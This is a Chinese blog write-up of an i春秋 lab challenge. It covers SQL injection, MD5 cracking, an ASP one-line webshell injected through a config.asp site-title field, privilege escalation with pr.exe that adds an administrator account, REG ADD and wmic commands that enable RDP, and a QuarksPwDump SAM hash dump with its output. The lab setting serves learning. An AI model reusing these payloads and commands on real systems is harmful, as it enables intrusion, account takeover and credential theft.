

# i春秋\_我很简单\_解题记录

原创

[Felix\\_zc](#) 于 2019-09-20 14:50:13 发布 786 收藏 2

分类专栏: [渗透测试](#) [writeup](#) 文章标签: [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_19980431/article/details/101056195](https://blog.csdn.net/qq_19980431/article/details/101056195)

版权



[渗透测试](#) 同时被 2 个专栏收录

2 篇文章 0 订阅

订阅专栏



[writeup](#)

4 篇文章 0 订阅

订阅专栏

实验工具: 中国菜刀 Pr 御剑 Pangolin 3389

## 0x01


拿到靶机环境, 根据工具猜想, 存在SQL注入漏洞

先用工具扫描一下, 打开明小子

工具: 旁注WEB综合检测程序Ver3.6修正版

路径: C:\Tools\注入工具\Domain3.6\Domain3.6.exe


sql注入检测一下, 顺利爆出管理员用户名和密码



拿去解密一下拿到明文

工具: MD5Cracksp

路径: C:\Tools\破解工具\MD5



## 0x02

拿到管理员密码登录后台，盲猜后台地址/admin,盲猜成功，嘻嘻嘻

根据提示需要获取webshell，浏览一下管理员界面

找了一会感觉产品图片可能会有利用，然后做了个图片马，结果发现没有上传入口.-||

找了半天也没发现别的上传入口，实在不行了。看看题解，原来如此简单

配置网站标题，插入一句话木马：



具体实现方式为：

解释下一句话木马

/inc/config.asp的源码是这样的:

```
<%  
Const SiteName="魅力企业网站管理系统 2007 中英繁商业正式版" '网站名称  
Const EnSiteName="MSCOM 2007" '网站名称  
Const SiteTitle="魅力软件" '网站标题  
Const EnSiteTitle="MellySoft" '网站标题  
Const SiteUrl="www.mellysoft.com" '网站地址  
Const Miibeian="湘ICP备05011184号" '网站备案号  
....  
%>
```


构造一句话木马:

```
"%><%Eval Request(Chr(35))%><%'
```

插入一句话木马后, config.asp代码会变成这样:

```
<%  
Const SiteName=""%><%Eval Request(Chr(35))%><% "' '网站名称  
Const EnSiteName="MSCOM 2007" '网站名称  
Const SiteTitle="魅力软件" '网站标题  
Const EnSiteTitle="MellySoft" '网站标题  
Const SiteUrl="www.mellysoft.com" '网站地址  
Const Miibeian="湘ICP备05011184号" '网站备案号  
....  
%>
```


上菜刀, 成功进入



配置文件路径就是shell路径，刚才在修改网站信息的时候配置文件路径可以看见


## 0x03

想要知道管理员密码有很多工具，但是现在写需要权限运行，所以，要提权




嘻嘻嘻，拒绝访问

那就自己上传点好东西




打开虚拟终端切换至目标目录，用pr.exe执行cmd命令，添加账户；  
pr "net user qwer 123 /add"，添加成功



提权:

pr "net localgroup administrators qwer /add" 成功提权




然后打开3389端口远程连接

打开3389端口的方式有两种

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
```

```
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1
```

这里把第一条命令写成bat文件，上传后用pr执行一下，执行成功



```
错误: 拒绝访问。
C:\RECYCLER\> pr 1
/Churraskito/-->This exploit gives you a Local System shell
/Churraskito/-->Got WMI process Pid: 2952
/Churraskito/-->Found token SYSTEM
/Churraskito/-->Running command
/churrasco/-->The Error code:2

C:\RECYCLER\> pr 1.bat
/Churraskito/-->This exploit gives you a Local System shell
/Churraskito/-->Got WMI process Pid: 2952
/Churraskito/-->Found token SYSTEM
/Churraskito/-->Running command
C:\RECYCLER\>REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
操作成功完成。
C:\RECYCLER\>
```

[https://blog.csdn.net/qq\\_19980431](https://blog.csdn.net/qq_19980431)

## 0x04

远程桌面连接之后，下一步要获取管理员口令

上传工具getpass，结果只能爆出当前登录管理员口令，虽然是明文的。。。

再试试QuarksPwDump，成功

QuarksPwDump -dump-hash-local

```
ca 命令提示符
v0.1b -<<QuarksLab>>-

[+] Setting BACKUP and RESTORE privileges...[OK]
[+] Parsing SAM registry hive...[OK]
[+] BOOTKEY retrieving...[OK]
BOOTKEY = E866FBE47C87B1D08B2D480884FCC7C9

----- BEGIN DUMP -----
admin:1009:AC804745EE68EBE01A0818381E4E281B:3008C87294511142799DC01191E69A0F:::
quer:1008:CCF9155E3E7DB453A0D3B435B51404EE:3DBDE697D716900769204BEB12283678:::
asd:1007:93371DEE1D5EE7E6A0D3B435B51404EE:EF8D80B78454000EC71A1FC853985619:::
ASPNET:1006:BADBE6EEB5EC850DF08107B607F20480:9CF05A6237D1403724300011EBFB9D34:::
IWM_ADMIN-508BF95B0:1004:12A4D70FD026F05C0BCB8F25B8E24E08:E001486857898D80F49937A6453F0B4:::
IUSR_ADMIN-508BF95B0:1003:1E4270F280AFBBF5A172F5633169A978:24DE153E599DB4FEEF439F7552FB576B:::
SUPPORT_388945a0:1001:A0D3B435B51404EEA0D3B435B51404EE:E7F84FA468FD69B0673FB0B024E154BB:::
Quest:501:00D3B435B51404EE00D3B435B51404EE:31D6CFE00160E731B73CS9D7E9C087C0:::
administrator:500:6204700EBB05958F3832C92FC614B7D1:4D478675344541AACC6FCF33E1DD9D85:::
----- END DUMP -----

9 dumped accounts

C:\RECYCLER>
```

[https://blog.csdn.net/qq\\_1998043](https://blog.csdn.net/qq_1998043)

解密一下拿到flag

参考博文：[开启 3389 的 cmd 命令](#)

[\[在线挑战\] 春秋实验《我很简单，请不要欺负我》实验详细攻略](#)